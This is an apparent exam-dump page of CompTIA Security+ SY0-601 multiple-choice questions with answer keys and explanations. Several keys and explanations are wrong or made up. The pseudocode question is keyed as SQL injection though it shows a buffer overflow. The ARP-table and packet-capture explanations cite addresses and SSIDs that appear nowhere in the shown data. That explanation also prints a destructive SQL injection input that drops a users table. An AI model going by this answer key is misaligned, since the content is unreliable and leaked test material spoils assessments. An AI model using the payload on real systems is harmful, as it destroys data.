

## SY0-601 Dumps

### CompTIA Security+ Exam

<https://www.certleader.com/SY0-601-dumps.html>



**NEW QUESTION 1**

- (Exam Topic 3)

A building manager is concerned about people going in and out of the office during non-working hours. Which of the following physical security controls would provide the best solution?

- A. Cameras
- B. Badges
- C. Locks
- D. Bollards

**Answer: B**

**Explanation:**

Badges are physical security controls that provide a way to identify and authenticate authorized individuals who need to access a building or a restricted area. Badges can also be used to track the entry and exit times of people and monitor their movements within the premises. Badges can help deter unauthorized access by requiring people to present a valid credential before entering or leaving the office. Badges can also help prevent tailgating, which is when an unauthorized person follows an authorized person through a door or gate. Badges can be integrated with other security systems, such as locks, alarms, cameras, or biometrics, to enhance the level of protection.

**NEW QUESTION 2**


- (Exam Topic 3)


A newly purchased corporate WAP needs to be configured in the MOST secure manner possible. INSTRUCTIONS

Please click on the below items on the network diagram and configure them accordingly:

- > WAP
- > DHCP Server
- > AAA Server
- > Wireless Controller
- > LDAP Server

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.





- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

Wireless Access Point Network Mode – G only  
Wireless Channel – 11  
Wireless SSID Broadcast – disable  
Security settings – WPA2 Professional

**NEW QUESTION 3**

- (Exam Topic 3)

A technician is setting up a new firewall on a network segment to allow web traffic to the internet while hardening the network. After the firewall is configured, users receive errors stating the website could not be located. Which of the following would best correct the issue?

- A. Setting an explicit deny to all traffic using port 80 instead of 443
- B. Moving the implicit deny from the bottom of the rule set to the top
- C. Configuring the first line in the rule set to allow all traffic
- D. Ensuring that port 53 has been explicitly allowed in the rule set

**Answer:** D

**Explanation:**

Port 53 is the default port for DNS traffic. If the firewall is blocking port 53, then users will not be able to resolve domain names and will receive errors stating that the website could not be located.

The other options would not correct the issue. Setting an explicit deny to all traffic using port 80 instead of 443 would block all HTTP traffic, not just web traffic. Moving the implicit deny from the bottom of the rule set to the top would make the deny rule more restrictive, which would not solve the issue. Configuring the first line in the rule set to allow all traffic would allow all traffic, including malicious traffic, which is not a good security practice.

Therefore, the best way to correct the issue is to ensure that port 53 has been explicitly allowed in the rule set. Here are some additional information about DNS traffic:

- > DNS traffic is used to resolve domain names to IP addresses.
- > DNS traffic is typically unencrypted, which makes it vulnerable to eavesdropping.
- > There are a number of ways to secure DNS traffic, such as using DNS over HTTPS (DoH) or DNS over TLS (DoT).

**NEW QUESTION 4**

- (Exam Topic 3)

An annual information security has revealed that several OS-level configurations are not in compliance due to Outdated hardening standards the company is using Which Of the following would be best to use to update and reconfigure the OS.level security configurations?

- A. CIS benchmarks
- B. GDPR guidance
- C. Regional regulations
- D. ISO 27001 standards

**Answer:** A

**Explanation:**

CIS benchmarks are best practices and standards for securing various operating systems, applications, cloud environments, etc. They are developed by a community of experts and updated regularly to reflect the latest threats and vulnerabilities. They can be used to update and reconfigure the OS-level security configurations to ensure compliance and reduce risks

**NEW QUESTION 5**

- (Exam Topic 3)

A local server recently crashed, and the team is attempting to restore the server from a backup. During the restore process, the team notices the file size of each daily backup is large and will run out of space at the current rate.

The current solution appears to do a full backup every night. Which of the following would use the least amount of storage space for backups?

- A. A weekly, incremental backup with daily differential backups
- B. A weekly, full backup with daily snapshot backups
- C. A weekly, full backup with daily differential backups
- D. A weekly, full backup with daily incremental backups

**Answer: D**

**Explanation:**

A weekly, full backup with daily incremental backups would use the least amount of storage space for backups, as it would only store the changes made since the last backup, whether it is a full or incremental backup. Incremental backups are faster and use less storage space than full or differential backups, but they require more time and media to restore data. A full backup is a complete copy of all data, which requires more time and storage space to perform, but allows a faster and easier recovery. A differential backup is a copy of the data that changed since the last full backup, which requires less time and storage space than a full backup, but more than an incremental backup. A differential backup allows a faster recovery than an incremental backup, but slower than a full backup. References:

➤ <https://www.nakivo.com/blog/backup-types-explained/>

**NEW QUESTION 6**

- (Exam Topic 3)

An administrator is configuring a firewall rule set for a subnet to only access DHCP, web pages, and SFTP, and to specifically block FTP. Which of the following would BEST accomplish this goal?

- A. [Permission Source Destination Port]Allow: Any Any 80 -Allow: Any Any 443 -Allow: Any Any 67-Allow: Any Any 68 -Allow: Any Any 22 -Deny: Any Any 21 -Deny: Any Any
- B. [Permission Source Destination Port]Allow: Any Any 80 -Allow: Any Any 443 -Allow: Any Any 67-Allow: Any Any 68 -Deny: Any Any 22 -Allow: Any Any 21 -Deny: Any Any
- C. [Permission Source Destination Port]Allow: Any Any 80 -Allow: Any Any 443 -Allow: Any Any 22-Deny: Any Any 67 -Deny: Any Any 68 -Deny: Any Any 21 -Allow: Any Any
- D. [Permission Source Destination Port]Allow: Any Any 80 -Allow: Any Any 443 -Deny: Any Any 67-Allow: Any Any 68 -Allow: Any Any 22 -Allow: Any Any 21 -Allow: Any Any

**Answer: A**

**Explanation:**

This firewall rule set allows a subnet to only access DHCP, web pages, and SFTP, and specifically blocks FTP by allowing or denying traffic based on the source, destination, and port. The rule set is as follows:

- Allow any source and any destination on port 80 (HTTP)
- Allow any source and any destination on port 443 (HTTPS)
- Allow any source and any destination on port 67 (DHCP server)
- Allow any source and any destination on port 68 (DHCP client)
- Allow any source and any destination on port 22 (SFTP)
- Deny any source and any destination on port 21 (FTP)
- Deny any source and any destination on any other port

**NEW QUESTION 7**

- (Exam Topic 3)

Which of the following is a primary security concern for a company setting up a BYOD program?

- A. End of life
- B. Buffer overflow
- C. VM escape
- D. Jailbreaking

**Answer: D**

**Explanation:**

Jailbreaking is a process of bypassing or removing the manufacturer-imposed restrictions on a mobile device's operating system, allowing users to install unauthorized applications, modify settings, etc. It is a primary security concern for setting up a BYOD program because it can expose the device and its data to malware, vulnerabilities, unauthorized access, etc.

**NEW QUESTION 8**

- (Exam Topic 3)

Which Of the following best ensures minimal downtime for organizations vÃh crit-ical computing equipment located in earthquake-prone areas?

- A. Generators and UPS
- B. Off-site replication
- C. Additional warm site

D. Local

**Answer: B**

**Explanation:**

Off-site replication is a process of copying and storing data in a remote location that is geographically separate from the primary site. It can ensure minimal downtime for organizations with critical computing equipment located in earthquake-prone areas by providing a backup copy of data that can be accessed and restored in case of a disaster or disruption at the primary site.

**NEW QUESTION 9**

- (Exam Topic 3)

A company wants to deploy PKI on its internet-facing website. The applications that are currently deployed are

- www.company.com (main website)
- contact us company.com (for locating a nearby location)
- quotes company.com (for requesting a price quote)

The company wants to purchase one SSL certificate that will work for all the existing applications and any future applications that follow the same naming conventions, such as store.company.com. Which of the following certificate types would best meet the requirements?

- A. SAN
- B. Wildcard
- C. Extended validation
- D. Self-signed

**Answer: B**

**Explanation:**

A wildcard certificate is a type of SSL certificate that can secure multiple subdomains under one domain name by using an asterisk (\*) as a placeholder for any subdomain name. For example, \*.company.com can secure www.company.com, contactus.company.com, quotes.company.com, etc. It can work for all the existing applications and any future applications that follow the same naming conventions, such as store.company.com.

**NEW QUESTION 10**

- (Exam Topic 3)

A company needs to centralize its logs to create a baseline and have visibility on its security events. Which of the following technologies will accomplish this objective?

- A. Security information and event management
- B. A web application firewall
- C. A vulnerability scanner
- D. A next-generation firewall

**Answer: A**

**Explanation:**

Security information and event management (SIEM) is a solution that collects, analyzes, and correlates logs and events from various sources such as firewalls, servers, applications, etc., within an organization's network. It can centralize logs to create a baseline and have visibility on security events by providing a unified dashboard and reporting system for log management and security monitoring.

**NEW QUESTION 10**

- (Exam Topic 3)

An organization has expanded its operations by opening a remote office. The new office is fully furnished with office resources to support up to 50 employees working on any given day. Which of the following VPN solutions would best support the new office?

- A. Always-on
- B. Remote access
- C. Site-to-site
- D. Full tunnel

**Answer: C**

**Explanation:**

Site-to-site VPN is a type of VPN solution that connects two or more networks or sites across the public internet in a secure and encrypted way. Site-to-site VPN can be implemented using VPN appliances, such as firewalls or routers, that can establish and maintain the VPN tunnel between the sites. Site-to-site VPN can support multiple users or devices that need to access resources on the other site without requiring individual VPN clients or software. Site-to-site VPN is the best solution to support the new remote office, as it can provide secure and seamless connectivity between the office network and the main network of the organization.

Verified References:

- > Virtual Private Networks – SY0-601 CompTIA Security+ : 3.3 <https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/virtual-private-networks-sy0-601/> (See Site-to-Site VPN)
- > VPN Technologies – CompTIA Security+ SY0-501 – 3.2 <https://www.professormesser.com/security-plus/sy0-501/vpn-technologies/> (See Site-to-Site VPN)
- > Security+ (Plus) Certification | CompTIA IT Certifications <https://www.comptia.org/certifications/security> (See Domain 3: Architecture and Design, Objective 3.3: Given a scenario, implement secure network architecture concepts.)

**NEW QUESTION 14**

- (Exam Topic 3)

A user reports constant lag and performance issues with the wireless network when working at a local coffee shop. A security analyst walks the user through an installation of Wireshark and gets a five-minute pcap to analyze. The analyst observes the following output:

No.	Time	Source	Destination	Protocol	Length	Info
1234	9.1195665	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=655, FN=0
1235	9.1265649	Sagemcom_87:9f:a3	Broadcast	802.11	39	Deauthentication, SN=655, FN=0
1236	9.2223212	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthentication, SN=657, FN=0

Which of the following attacks does the analyst most likely see in this packet capture?

- A. Session replay
- B. Evil twin
- C. Bluejacking
- D. ARP poisoning

**Answer: B**

**Explanation:**

An evil twin is a type of wireless network attack that involves setting up a rogue access point that mimics a legitimate one. It can trick users into connecting to the rogue access point instead of the real one, and then intercept or modify their traffic, steal their credentials, launch phishing pages, etc. In this packet capture, the analyst can see that there are two access points with the same SSID (CoffeeShop) but different MAC addresses (00:0c:41:82:9c:4f and 00:0c:41:82:9c:4e). This indicates that one of them is an evil twin that is trying to impersonate the other one.

**NEW QUESTION 17**

- (Exam Topic 3)

A user received an SMS on a mobile phone that asked for bank details. Which of the following social engineering techniques was used in this case?

- A. SPIM
- B. Vishing
- C. Spear phishing
- D. Smishing

**Answer: D**

**Explanation:**

Smishing is a type of social engineering technique that involves sending fraudulent or malicious text messages (SMS) to a user's mobile phone. It can trick the user into providing personal or financial information, clicking on malicious links, downloading malware, etc., by impersonating a legitimate entity or creating a sense of urgency or curiosity.

**NEW QUESTION 20**

- (Exam Topic 3)

An organization is building a new headquarters and has placed fake cameras around the building in an attempt to discourage potential intruders. Which of the following kinds of controls describes this security method?

- A. Detective
- B. Deterrent
- C. Directive
- D. Corrective

**Answer: B**

**Explanation:**

A deterrent control is a type of security control that is designed to discourage potential intruders from attempting to access or harm a system or network. A deterrent control relies on the perception or fear of negative consequences rather than the actual enforcement of those consequences. A deterrent control can also be used to influence the behavior of authorized users by reminding them of their obligations and responsibilities. An example of a deterrent control is placing fake cameras around the building, as it can create the illusion of surveillance and deter potential intruders from trying to break in. Other examples of deterrent controls are warning signs, security guards, or audit trails. References:

- > <https://www.ibm.com/topics/security-controls>
- > <https://www.f5.com/labs/learning-center/what-are-security-controls>

**NEW QUESTION 24**

- (Exam Topic 3)

A company's help desk has received calls about the wireless network being down and users being unable to connect to it. The network administrator says all access points are up and running. One of the help desk technicians notices the affected users are working in a building near the parking lot. Which of the following is the most likely reason for the outage?

- A. Someone near the building is jamming the signal
- B. A user has set up a rogue access point near the building
- C. Someone set up an evil twin access point in the affected area.
- D. The APs in the affected area have been unplugged from the network

**Answer: A**

**Explanation:**

Jamming is a type of denial-of-service attack that involves interfering with or blocking the wireless signal using a device that emits radio waves at the same frequency as the wireless network. It can cause the wireless network to be down and users to be unable to connect to it, especially if they are working in a building near the parking lot where someone could easily place a jamming device.

**NEW QUESTION 25**

- (Exam Topic 3)

A web architect would like to move a company's website presence to the cloud. One of the management team's key concerns is resiliency in case a cloud provider's data center or network connection goes down. Which of the following should the web architect consider to address this concern?

- A. Containers
- B. Virtual private cloud
- C. Segmentation
- D. Availability zones

**Answer:** D

**Explanation:**

Availability zones are the most appropriate cloud feature to address the concern of resiliency in case a cloud provider's data center or network connection goes down. Availability zones are physically separate locations within an Azure region that have independent power, cooling, and networking. Each availability zone is made up of one or more data centers and houses infrastructure to support highly available, mission-critical applications. Availability zones are connected with high-speed, private fiber-optic networks. Azure services that support availability zones fall into two categories: Zonal services – you pin the resource to a specific zone (for example, virtual machines, managed disks, IP addresses), or Zone-redundant services – platform replicates automatically across zones (for example, zone-redundant storage, SQL Database). To achieve comprehensive business continuity on Azure, build your application architecture using the combination of availability zones with Azure region pairs. You can synchronously replicate your applications and data using availability zones within an Azure region for high-availability and asynchronously replicate across Azure regions for disaster recovery protection.

**NEW QUESTION 28**

- (Exam Topic 3)

Which of the following can best protect against an employee inadvertently installing malware on a company system?

- A. Host-based firewall
- B. System isolation
- C. Least privilege
- D. Application allow list

**Answer:** C

**Explanation:**

Least privilege is a security principle that states that users should only be granted the permissions they need to do their job. This helps to protect against malware infections by preventing users from installing unauthorized software.

A host-based firewall can help to protect against malware infections by blocking malicious traffic from reaching a computer. However, it cannot prevent a user from installing malware if they have the necessary permissions.

System isolation is the practice of isolating systems from each other to prevent malware from spreading. This can be done by using virtual machines or network segmentation. However, system isolation can be complex and expensive to implement.

An application allow list is a list of applications that are allowed to run on a computer. This can help to prevent malware infections by preventing users from running unauthorized applications. However, an application allow list can be difficult to maintain and can block legitimate applications.

Therefore, the best way to protect against an employee inadvertently installing malware on a company system is to use the principle of least privilege. This will help to ensure that users only have the permissions they need to do their job, which will reduce the risk of malware infections.

Here are some additional benefits of least privilege:

- It can help to improve security by reducing the attack surface.
- It can help to simplify security management by reducing the number of permissions that need to be managed.
- It can help to improve compliance by reducing the risk of data breaches.

**NEW QUESTION 32**

- (Exam Topic 2)

A security administrator needs to add fault tolerance and load balancing to the connection from the file server to the backup storage. Which of the following is the best choice to achieve this objective?

- A. Multipathing
- B. RAID
- C. Segmentation
- D. 8021.1

**Answer:** A

**Explanation:**

to achieve the objective of adding fault tolerance and load balancing to the connection from the file server to the backup storage is multipathing. Multipathing is a technique that allows a system to use more than one path to access a storage device. This can improve performance by distributing the workload across multiple paths, and also provide fault tolerance by switching to an alternative path if one path fails. Multipathing can be implemented using software or hardware solutions.

**NEW QUESTION 33**

- (Exam Topic 2)

A security administrator examines the ARP table of an access switch and sees the following output:

VLAN	MAC Address	Type	Ports
All	012b1283f77b	STATIC	CPU
All	c656da1009f1	STATIC	CPU
1	f9de6ed7d38f	DYNAMIC	Fa0/1
2	fb8d0ae3850b	DYNAMIC	Fa0/2
2	7f403b7cf59a	DYNAMIC	Fa0/2
2	f4182c262c61	DYNAMIC	Fa0/2

Which of the following is a potential threat that is occurring on this access switch?

- A. DDoS on Fa02 port
- B. MAC flooding on Fa0/2 port
- C. ARP poisoning on Fa0/1 port
- D. DNS poisoning on port Fa0/1

**Answer: C**

**Explanation:**

ARP poisoning is a type of attack that exploits the ARP protocol to associate a malicious MAC address with a legitimate IP address on a network. This allows the attacker to intercept, modify or drop traffic between the victim and other hosts on the same network. In this case, the ARP table of the access switch shows that the same MAC address (00-0c-29-58-35-3b) is associated with two different IP addresses (192.168.1.100 and 192.168.1.101) on port Fa0/12. This indicates that an attacker has poisoned the ARP table to redirect traffic intended for 192.168.1.100 to their own device with MAC address 00-0c-29-58-35-3b. The other options are not related to this scenario. DDoS is a type of attack that overwhelms a target with excessive traffic from multiple sources. MAC flooding is a type of attack that floods a switch with fake MAC addresses to exhaust its MAC table and force it to operate as a hub. DNS poisoning is a type of attack that corrupts the DNS cache with fake entries to redirect users to malicious websites.

References: 1: <https://www.imperva.com/learn/application-security/arp-spoofing/> 2: <https://community.cisco.com/t5/networking-knowledge-base/network-tables-mac-routing-arp/ta-p/4184148> 3: <https://www.imperva.com/learn/application-security/ddos-attack/> 4: <https://www.imperva.com/learn/application-security/mac-flooding/> : <https://www.imperva.com/learn/application-security/dns-spoofing-poisoning/>

**NEW QUESTION 38**

- (Exam Topic 2)

A security operations technician is searching the log named /var/messages for any events that were associated with a workstation with the IP address 10.1.1.1. Which of the following would provide this information?

- A. cat /var/messages | grep 10.1.1.1
- B. grep 10.1.1.1 | cat /var/messages
- C. grep /var/messages | cat 10.1.1.1
- D. cat 10.1.1.1 | grep /var/messages

**Answer: A**

**Explanation:**

the cat command reads the file and streams its content to standard output. The | symbol connects the output of the left command with the input of the right command. The grep command returns all lines that match the regex. The cut command splits each line into fields based on a delimiter and extracts a specific field.

**NEW QUESTION 43**

- (Exam Topic 2)

A security engineer learns that a non-critical application was compromised. The most recent version of the application includes a malicious reverse proxy while the application is running. Which of the following should the engineer do to quickly contain the incident with the least amount of impact?

- A. Configure firewall rules to block malicious inbound access.
- B. Manually uninstall the update that contains the backdoor.
- C. Add the application hash to the organization's blocklist.
- D. Turn off all computers that have the application installed.

**Answer: C**

**Explanation:**

A reverse proxy backdoor is a malicious reverse proxy that can intercept and manipulate the traffic between the client and the web server. This can allow an attacker to access sensitive data or execute commands on the web server.

One possible way to quickly contain the incident with the least amount of impact is to add the application hash to the organization's blocklist. A blocklist is a list of applications or files that are not allowed to run on a system or network. By adding the application hash to the blocklist, the security engineer can prevent the malicious application from running and communicating with the reverse proxy backdoor.

**NEW QUESTION 48**

- (Exam Topic 2)

A company is concerned about individuals driving a car into the building to gain access. Which of the following security controls would work BEST to prevent this from happening?

- A. Bollard
- B. Camera
- C. Alarms
- D. Signage
- E. Access control vestibule

**Answer: A**

**Explanation:**

Bollards are posts designed to prevent vehicles from entering an area. They are usually made of steel or concrete and are placed close together to make it difficult for vehicles to pass through. In addition to preventing vehicles from entering an area, bollards can also be used to protect buildings and pedestrians from ramming attacks. They are an effective and cost-efficient way to protect buildings and pedestrians from unauthorized access.

**NEW QUESTION 52**

- (Exam Topic 2)

A security administrator is compiling information from all devices on the local network in order to gain better visibility into user activities. Which of the following is the best solution to meet this objective?

- A. SIEM
- B. HIDS
- C. CASB
- D. EDR

**Answer:** A

**Explanation:**

SIEM stands for Security Information and Event Management, which is a solution that can collect, correlate, and analyze security logs and events from various devices on a network. SIEM can provide better visibility into user activities by generating reports, alerts, dashboards, and metrics. SIEM can also help detect and respond to security incidents, comply with regulations, and improve security posture.

**NEW QUESTION 54**

- (Exam Topic 2)

A financial institution recently joined a bug bounty program to identify security issues in the institution's new public platform. Which of the following best describes who the institution is working with to identify security issues?

- A. Script kiddie
- B. Insider threats
- C. Malicious actor
- D. Authorized hacker

**Answer:** D

**Explanation:**

An authorized hacker, also known as an ethical hacker or a white hat hacker, is someone who uses their skills and knowledge to find and report security issues in a system or application with the permission of the owner. An authorized hacker follows the rules and guidelines of the bug bounty program and does not cause any harm or damage to the system or its users.

**NEW QUESTION 59**

- (Exam Topic 2)

A security administrator is managing administrative access to sensitive systems with the following requirements:

- Common login accounts must not be used for administrative duties.
- Administrative accounts must be temporal in nature.
- Each administrative account must be assigned to one specific user.
- Accounts must have complex passwords.

" Audit trails and logging must be enabled on all systems.

Which of the following solutions should the administrator deploy to meet these requirements? (Give explanation and References from CompTIA Security+ SY0-601 Official Text Book and Resources)

- A. ABAC
- B. SAML
- C. PAM
- D. CASB

**Answer:** C

**Explanation:**

PAM is a solution that enables organizations to securely manage users' accounts and access to sensitive systems. It allows administrators to create unique and complex passwords for each user, as well as assign each account to a single user for administrative duties. PAM also provides audit trails and logging capabilities, allowing administrators to monitor user activity and ensure that all systems are secure. According to the CompTIA Security+ SY0-601 Course Book, "PAM is the most comprehensive way to control and monitor privileged accounts".

**NEW QUESTION 64**

- (Exam Topic 2)

While performing a threat-hunting exercise, a security analyst sees some unusual behavior occurring in an application when a user changes the display name. The security analyst decides to perform a static code analysis and receives the following pseudocode:

```
function change.display.name
set variable $displayname [8]
print "Enter a new display name:"
getstring ($displayname)
goto function exit.display.name.setting
```

Which of the following attack types best describes the root cause of the unusual behavior?

- A. Server-side request forgery

- B. Improper error handling
- C. Buffer overflow
- D. SQL injection

**Answer:** D

**Explanation:**

SQL injection is one of the most common web hacking techniques. SQL injection is the placement of malicious code in SQL statements, via web page input<sup>2</sup>. A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system<sup>3</sup>.

According to the pseudocode given in the question, the application takes a user input for display name and concatenates it with a SQL query to update the user's profile. This is a vulnerable practice that allows an attacker to inject malicious SQL code into the query and execute it on the database. For example, an attacker could enter something like this as their display name:

John'; DROP TABLE users; -

This would result in the following SQL query being executed:

```
UPDATE profile SET displayname = 'John'; DROP TABLE users; --' WHERE userid = 1;
```

The semicolon (;) terminates the original update statement and starts a new one that drops the users table. The double dash (--) comments out the rest of the query. This would cause a catastrophic loss of data for the application.

**NEW QUESTION 66**

- (Exam Topic 2)

A company is switching to a remote work model for all employees. All company and employee resources will be in the cloud. Employees must use their personal computers to access the cloud computing environment. The company will manage the operating system. Which of the following deployment models is the company implementing?

- A. CYOD
- B. MDM
- C. COPE
- D. VDI

**Answer:** D

**Explanation:**

According to Professor Messer's video<sup>1</sup>, VDI stands for Virtual Desktop Infrastructure and it is a deploy model where employees use their personal computers to access a virtual machine that runs the company's operating system and applications.

In the scenario described, the company is implementing a virtual desktop infrastructure (VDI) deployment model [1]. This allows employees to access the cloud computing environment using their personal computers, while the company manages the operating system. The VDI model is suitable for remote work scenarios because it provides secure and centralized desktop management, while allowing employees to access desktops from any device.

**NEW QUESTION 71**

- (Exam Topic 2)

Unauthorized devices have been detected on the internal network. The devices' locations were traced to Ether ports located in conference rooms. Which of the following would be the best technical controls to implement to prevent these devices from accessing the internal network?

- A. NAC
- B. DLP
- C. IDS
- D. MFA

**Answer:** A

**Explanation:**

NAC stands for network access control, which is a security solution that enforces policies and controls on devices that attempt to access a network. NAC can help prevent unauthorized devices from accessing the internal network by verifying their identity, compliance, and security posture before granting them access. NAC can also monitor and restrict the activities of authorized devices based on predefined rules and roles.

References: <https://www.comptia.org/certifications/security#examdetails> <https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>  
<https://www.cisco.com/c/en/us/products/security/what-is-network-access-control-nac.html>

**NEW QUESTION 76**

